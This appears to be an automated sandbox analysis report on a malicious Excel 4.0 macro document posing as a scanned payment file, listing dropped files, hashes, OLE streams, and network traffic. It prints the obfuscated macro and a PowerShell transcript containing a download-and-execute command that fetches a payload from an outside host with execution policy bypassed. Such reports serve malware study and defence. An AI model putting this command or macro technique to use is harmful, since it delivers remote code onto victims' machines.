SHA-512:	205C3E7CB055179F24CBA13BC381A358648221A37F1F05EFFBDE91814794941FFDCFB3D41567B3E86970683180570D4CE18CE4A49EA729202A989200A91737B7
Malicious:	false
Preview:	.PNG.....IHDR...K.....yLb.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..ix.....|I...^.{.3.af.xMH2q..$L2..'q...c[.1.....1.*.....hA.I.....b..OuUWWWW..st$.Z./..T? U.Tuw...-.]..R..... .. ..RM.px.....@Jk6.>.9<:.....N.j. .. ..z.....&O8<.;.. .....rt.....l.!.. ....(..Z..... .. (....;.A..A...t.9....g.....f,..c.o~t.C..8x.....9..;...../....A..A.U....?uFj..&W.o>|..'_ ~.%...?.${.8.~....eD*...).....mYY..ef.e.n. e4i....m...[.n.s.=...>zBk.m.8q.. .. .IS....D.Z{.w.&.P..QE....N.YY.B...+W>.8y.c..G;....t..q_.FR.....u...SO=.~...H..++...b]..._.H.,.....OM.. *.*+....S.z]M}.CG.k.:..u..k..W....*/)_S.Fk..p...A..ARd.._..'...s....{..;5.4.px/.-.|.....O|.....u4..k.....c}...t4.e/...G..=..[.=wAF.....~.O..]{{.....}....^a~...TXWYUTPT..j.....s....#.W..Zm ..v..S.~...G.!.w.....*.....4..8.)*....<Q.w.&.*.....O.....)[.-.(u....[..^.....B5.8...a/....>....G.Z<..'#.K.....D"g...CP.Juf^..."..S.T.468<.....ON^..J..

C:\Users\user\AppData\Local\Temp\Test3.jpg	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1744221
Entropy (8bit):	7.905244958740085
Encrypted:	false
SSDEEP:	49152:OGs56nQsgC/2Bo5dcW/McLiyKQJpDEGKHh0jXJG/I:mEOIdcYfLiyKQzD9c0jZG/I
MD5:	19387B30D6DBE83E31D3CAC884280D93
SHA1:	6B3E69CA8EB1FAB3562069DDD536E17E9FDEB065
SHA-256:	24376FC5EB6DF0EF9DC45BF80BE3B7C5FC05451C8838A237FB755C3DDDDF6A58
SHA-512:	92E592CE199AECBF15FCF99834BC3A9B8DCC06C74F62B8364F7E4C303C3945619CACF8C9D66F0BD229ABAAB5FCF462852FA9FCF21C6679D4EF66A1373FD774 B3
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....7b..s...s...s.....r...E%..r...<!..v...s...q...Richs.....PE ..L....._.....p...P.....@.....L...P.....t.....tex t...D`.....p..... ..`.rdata.....@..@.data...H.....@....rsrc.....@..@.reloc..j..... .....@..B..... ....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gjero14r.dsc.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mqwk4ohh.b1d.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mqwk4ohh.b1d.ps1	
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\nwaha3c5\CSCEA75873C5D80459DA0D513336FABE338.TMP	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1049088739218784
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryiNMUfak7YnqqHNMUYPN5Dlq5J:+RI+ycuZhNUvfakSHvYPNnqX
MD5:	DB7FD971D76BFC3E0B0782EF9BCFDCFD
SHA1:	8E321D7EA427122870ADE8F110A6273E241385A6
SHA-256:	6433DE3B63669C4BE0D0CE9C5FB3513117E632E299CAA254A1EA172E680408B3
SHA-512:	44E202D3C7AD43A0A5B65D12985A46DC85490E395D054322654D79DD511DAF2DDEB71D066A76B39F517B56808D3E5018145E7124DEA2944C1D98E99CC62E3D7
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.w.a.h.a.3.c.5...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...n.w.a.h.a.3.c.5...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.0.cs	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	227
Entropy (8bit):	4.717324531992703
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zumJFR66rMUSRkoSdt+imlwy:V/DTLDfuCRlrMf9Amlwy
MD5:	45B27450C87DFD52C3202A5D753ACE9D
SHA1:	A1994630E847E7105A17D99B84C0775AD5FF3082
SHA-256:	1D49AB035313FBF58CF764BB0C20D9A3F891AFA4D6F2493092CE39A1864A70D3
SHA-512:	A67DD616D149E95F9303633919B47ABEE3CE091C18266C2C2B7F8CE07615BF7EABE7AB4AD60A6E24FE63E68B7EECC31F5E0CA79F7DE7DB09E38685F0999DC89F
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace nATIve.{. public class Win. {. [DllImport (("use" + "r32" + ".dll"))] public static extern bool ShowWindow(int handle , int state) ; .. }..}.

C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.242580375842531
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fd/bKzxs7+AEszIWXp+N23fd/bv:p37Lvkmb6KHcWZE85
MD5:	0E8245CB95F40B647C9CD4210D638CCE
SHA1:	B8E9046F358FE425A421493E157A33F5E7B250D2
SHA-256:	5456C47D4AAF84D1D487D016271DD8100BF193D529854B59209919B482FBF9B1
SHA-512:	C7396FCA61E8E163FED6598AEB634E44573FC93BBC2E5241407A6BA1084727EE73E385AE6468BE812AB464D57830F17D5E3A89DA87A4C0F2CEB349209BE48B7C
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.cmdline	
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.0.cs"

C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.dll	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3072
Entropy (8bit):	2.709829994885581
Encrypted:	false
SSDEEP:	24:etGSI/Bepsl/d8d7itoztltkZfIZ1QoHUxbI+ycuZhNUvfakSHvYPNnq:63yuMtoxQJlIHKb1ul0a3Yq
MD5:	EE1AC02E0555F66ACE02D9BC41202DEE
SHA1:	90EABB4D7D17554E10F963804E362A1D5F810F8D
SHA-256:	70942BF7DE993FFEF8AA3A32323C7CF3055BB7D7ADAC7C4436D55887EDDC10E4
SHA-512:	B3BAABDB9A3F6A79C50352CCA26461BDFE59B094EAA6EFE5B4417C2B95D2E0E5FA34809A4FA6882543861C7AE6E3678F8C552D262D7D34A41432A6A90EE6C79B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`_.....!.....~#... ...@..... .....@.....$#..W....@.....`..... ....H.....text..... ....`.rsrc.....@.....@..@.relloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l.....#~..p.....#Strings....l.....#US.t.....#GUID.....H...#Blob.....G.....%3..... .....2.+...w.W.....W..... 9.....P .....D.....J.....Q...D.....D...!.D.....D.....'.....9.....".....<Module>.nwaha3c5.dll.Win.nATIve.mscorlib.System.Object.ShowWindow..ctor.handle.state.System.Runtime.CompilerSe

C:\Users\user\AppData\Local\Temp\nwaha3c5\nwaha3c5.out	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Fri Jan 8 16:39:56 2021, atime=Fri Jan 8 16:39:56 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.668183062655162
Encrypted:	false
SSDEEP:	12:8YmiW4CXUAuElPCH2YgZFYC0nl+WrjAZ/2bDyLC5Lu4t2Y+xIBjKZm:8Ye4jgZ2zAZiDb87aB6m
MD5:	05930875E12149909521043 59F32266D
SHA1:	EA0127B857448AF602FB50D19A704A93D7B7AF63
SHA-256:	AD16089895ED495200F5E013CA60829DC3BF85D43B8051A7F714EF5EFA56EC65
SHA-512:	DDDD3B0DF60B509F790A986D54F66F936EE3A9C49CFA7AF16707370F7AA701525835B9898F32FCB49F8FA5EE682991B14A818D1F3F5FA6659A3FD12FFC9F6A03
Malicious:	false
Preview:	L.....F.....N....-.....G....).G..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..(R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.(R.....S.....h.a.r.d.z.....~.1.....(R....Desktop.h.....Ny.(R.....Y.....>.....Oo..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...As..`.....X.....648351.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD.pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Scanned_25526662-Payment.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:45 2020, mtime=Fri Jan 8 16:39:56 2021, atime=Fri Jan 8 16:39:56 2021, length=130560, window=hide

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Scanned_25526662-Payment.xls.LNK	
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.701797705276847
Encrypted:	false
SSDEEP:	48:8mRh/vcdwEZxM9B6pmRh/vcdwEZxM9B6:82/U7ZxM9K2/U7ZxM9
MD5:	07DAAB2C3AB4CA9099FF8F299D5E2CB7
SHA1:	73B959E6E946E6D76240D6B543BEF59D1DC0C59B
SHA-256:	F6F4E4481CC5E08BD9FBF738CA716467B01C4BC253EAFD467E7AA52F04469566
SHA-512:	9BDADA3277A9ED00C5A23E779E038BECDE490554EE443D7DD9BD10CCADED750B5252BCAF0C818C73581A1556B53C04F0FE93B15D9363F44186DCC8D0CA12F 25
Malicious:	**true**
Preview:	L.....F.... ...m.|.:...).G....).G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..(R.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Qxx..user.<.....Ny.(R.....S.....h.a.r.d.z.....~.1....>Qyx..Desktop.h.....Ny.(R.....Y.....>.....4.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....2.....(R.. .SCANNE~1.XLS..j.....>Qwx(R.....h.....X.S.c.a.n.n.e.d._.2.5.5.2.6.6.6.2.-.P.a.y.m.e.n.t...x.l.s.....b.....-.....a.....>.S.....C:\Users\ user\Desktop\Scanned_25526662-Payment.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.c.a.n.n.e.d._.2.5.5.2.6.6.6.2.-.P.a.y.m.e.n.t...x.l.s.....:..,.LB.)...As...`.....X.....64 8351.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	180
Entropy (8bit):	4.777475947375911
Encrypted:	false
SSDEEP:	3:zQtfUDEY5iyBVomMQtfUDEYuNfUDEYmMQtfUDEYv:zQtfUgiiyj6QtfUgffUgKQtfUgC
MD5:	454B08023C04D3D51E0919A5D30DA746
SHA1:	3336E8A93B0E884C45B296387403119179914226
SHA-256:	DE4EB7D21A212470F415C1FB45320ABABA55E34DFB9F07688A4A02A60AE83127
SHA-512:	396A1DF4508194B3CBDE3D17EB9FD87B15F41540C6CE7B234920959F9F87374205ADA300E1F29C17020891AE1547916FAACBD7C05115216FD5A06DA192991B6E
Malicious:	false
Preview:	[xls]..Scanned_25526662-Payment.xls.LNK=0..Desktop.LNK=0..[xls]..Scanned_25526662-Payment.xls.LNK=0..Scanned_25526662-Payment.xls.LNK=0..[xls]..Scanned_25526662-Payment.xls.LNK=0..

C:\Users\user\Desktop\1BA10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	138781
Entropy (8bit):	7.488943905849951
Encrypted:	false
SSDEEP:	3072:b4xEtjPOtioVjDGUU1qfDlaGGx+cL2QnAkHwSJtUkUlR/FoeHxv7nalHDCfZoCFg:ExEtjPOtioVjDGUU1qfDlavx+W2QnA8V
MD5:	F469584A496D5D74D979C15062D580AC
SHA1:	F6403FB404A3FDD9EA3E0367D3727DA89F9A25FE
SHA-256:	2E2ABE8548C697A7BBDDDFF2BB418B525697CA389CB7CBA7778923933CD2B11C
SHA-512:	AF28B72F53DB255C5D151D7727310591F0ADAF3047A8AB3BB87803762BF9BEB6ED8143DA520B56E8EC22F9C5F085F297E15A7AA39E08FBE68D16B3702AEDED B3
Malicious:	false
Yara Hits:	• Rule: PowerShell_Case_Anomaly, Description: Detects obfuscated PowerShell hacktools, Source: C:\Users\user\Desktop\1BA10000, Author: Florian Roth
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....<.WN..8. .....X.@.....".....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8..... ....C.a.m.b.r.i.a.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1..... >.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i. 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.....".$"

C:\Users\user\Documents\20210108\PowerShell_transcript.648351.+jaH7BR7.20210108094000.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1281
Entropy (8bit):	5.311363078079541
Encrypted:	false
SSDEEP:	24:BxSARxvBnFx2DOXNl/jRW3HjeTKKjX4CIym1ZJXr91/jRVuKs8MXiV+PzgBtoBng:BZzvhFoOo3qDYB1ZHVZW2+rg2ZZE
MD5:	D1CE0F106AF1204373AC13154D9B14EA
SHA1:	4CB49D8EAB791DB13768114C75CD8E8057E5D531
SHA-256:	C9BB7F2DC406C7994C987045761ADB7FF1E7D249E25DFA242AE26056E819A66D

C:\Users\user\Documents\20210108\PowerShell_transcript.648351.+jaH7BR7.20210108094000.txt	
SHA-512:	C17A77B0E81F5AD9398175EA621E3BF0640B9C46A4A97BDA73B7F8F340C882DAD80BE38CA884E1C25104541C4D14B00E4C0C664DB0E6A9E139EC64DE45B0629
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210108094013..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 648351 (Microsoft Windows NT 10.0.17134.0)..Host Application: PoWErsHEll -ex ByPASs -nop -w 1 IeX(cUrl ('http://lankarecipes.com/Sparc.jp' + 'g'))..Process ID: 6940..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210108094013..**********..PS>IeX(cUrl ('http://lankarecipes.com/Sparc.jp' + 'g'))..False..C:\Users\user\AppData\Local\Temp\Test1.txt..C:\Users\user\AppData\Local\Temp\Test2.gif.. 1 file(s) copied...Executing (Win32_Process)->Create()..Method execution successful...Out Parameters:..instance of __PARA

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MgmmdeodJQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egmmdNeF
MD5:	1FDB56CE978F6A325955128E1C40D443
SHA1:	1DEB1C5C447EFFF138618EBE82FBF5808510D6E6
SHA-256:	6182F69DFA4C4EDE52B912E7CC0AD4A0DC54D88D1FC077C2EB48BE81712E2DB2
SHA-512:	5B9C620C94022F245D06DE3372832FE0046324F0E1E34647049FEAD3C4B9CA38FFBFA441BA09C9E537BD6E1F725C965B99E39089AB038E6CD8372E48525DD6A
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 4928;...ReturnValue = 0;..};....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Author: OBA, Last Saved By: OBA, Name of Creating Application: Microsoft Excel, Create Time/Date: Wed Jan 6 16:47:21 2021, Last Saved Time/Date: Wed Jan 6 16:49:04 2021, Security: 0
Entropy (8bit):	7.633929977062203
TrID:	• Microsoft Excel sheet (30009/1) 45.83% • Microsoft Works Spreadsheet (27457/6) 41.94% • Generic OLE2 / Multistream Compound File (8008/1) 12.23%
File name:	Scanned_25526662-Payment.xls
File size:	123904
MD5:	cd7d4543958945e3fab4f0631e3494f3
SHA1:	3e00f26ab9384c9c1bb24eeb2de331f751f536ed
SHA256:	b7a919bb30c1633483399356aedf42c11656c8a076be969e85b57ccdd071b879
SHA512:	72fa901dd83e7b1c4cae3a04221a90d3ddb3b33bc17e7117c60109d7de50a1f68013365062d445d6774ef9a2d58466d5b22724ead59a6850875857d83c341c4
SSDEEP:	3072:ffZ+RwPONXoRjDhIcp0fDlaGGx+cL26nAQHgSJtMrslx/FQeHxvjnqlHDCfVoCF:3Z+RwPONXoRjDhIcp0fDlavx+W26nAln
File Content Preview:	.....>.....b..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE

General	
Number of OLE Files:	1

OLE File "Scanned_25526662-Payment.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Author:	OBA
Last Saved By:	OBA
Create Time:	2021-01-06 16:47:21
Last Saved Time:	2021-01-06 16:49:04
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	786432

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 114

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	114
Entropy:	4.25248375193
Base64 Encoded:	True
Data ASCII:	. . . . F & . . . M i c r o s o f t O f f i c e E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 26 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 288

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	288
Entropy:	3.22237115402
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . S h e e t 1 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . M a c r o 1 . . . . . W o r k s h e e t s . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	200
Entropy:	3.42401113166
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . O B A . . . . O B A . . . . M i c r o s o f t E x c e l . @ . . . . K . . . @ . . . . . O . K . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 119481

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	119481
Entropy:	7.73465408824
Base64 Encoded:	True
Data ASCII:	. . . . \\ . p . . . . O B A B . . . . . a . . . . = ... = ... < . V N . . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 a9 1f cd 07 c1 00 01 00 06 04 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 4f 42 41 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=                    SDs95LPpzopuDcZDU8hUBnJdjpz3DTM  &            xvpj1SYG7ygbfNzTQgb1pl        &       h4m6iHDrpuC8foIZBCpyw51u0YeZhrROFu8QefOhN
n0uXY119a7UTzjVjbzaSc          &          jeRiWEh13A2xyNeQioR3x            &             TXdUbbRAIaBGmbaYT   &         WGkwsmF2sb7S7H9AgMcj3ZTC56Xjh1T6           &
mHxeebWDqG799FwPoNJfDQzOVRnYM8LXOG4R2nO3Gpi             &         LNomLC1O    &           iEi0eXp8sAGCLXevNQ7           &        ppWJ1V7MBOumusr6mgFOCISN0FhM9mj
&       h7SaY8nqb57oK4XDdUUaFgoVIKa                &       IbtiRrV0IbO3HYPjYeSwMAvYq5CErl3N        & zKVi3cfeEtCEeHLkwmNalEynPuAM          &       PyLprObWf2kwfAb2zu2QEk0XSI
WGspOyGY  &       ZJO5o4Ziyq &      Lr6av3LLfdRIdHyxVZgTvZ              &            UWH8HACiUjgg                 & RrHvX68ZqcUCJnDrw5ryT7khTnvgMvL6nm3b4ZCKtSr3Yw3k
&          mMuy3ChhR4AjwIWFtkiqMkrVu6      &             ldGDtSSMb8Lla&EXEC(((((((((((""cmd.eXE  /c PoWErsHEll  -ex ByPASs -nop -w 1 IeX( cUrl  ('http://lankarecipes.com/Sparc.jp'  + 'g'
))"")))))))))))"=                RETURN()
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 8, 2021 09:40:24.890063047 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.076226950 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.076709032 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.081321955 CET	49731	80	192.168.2.3	192.185.236.165
Jan 8, 2021 09:40:25.264159918 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.271898031 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.271929979 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.271949053 CET	80	49731	192.185.236.165	192.168.2.3
Jan 8, 2021 09:40:25.271960974 CET	80	49731	192.185.236.165	192.168.2.3
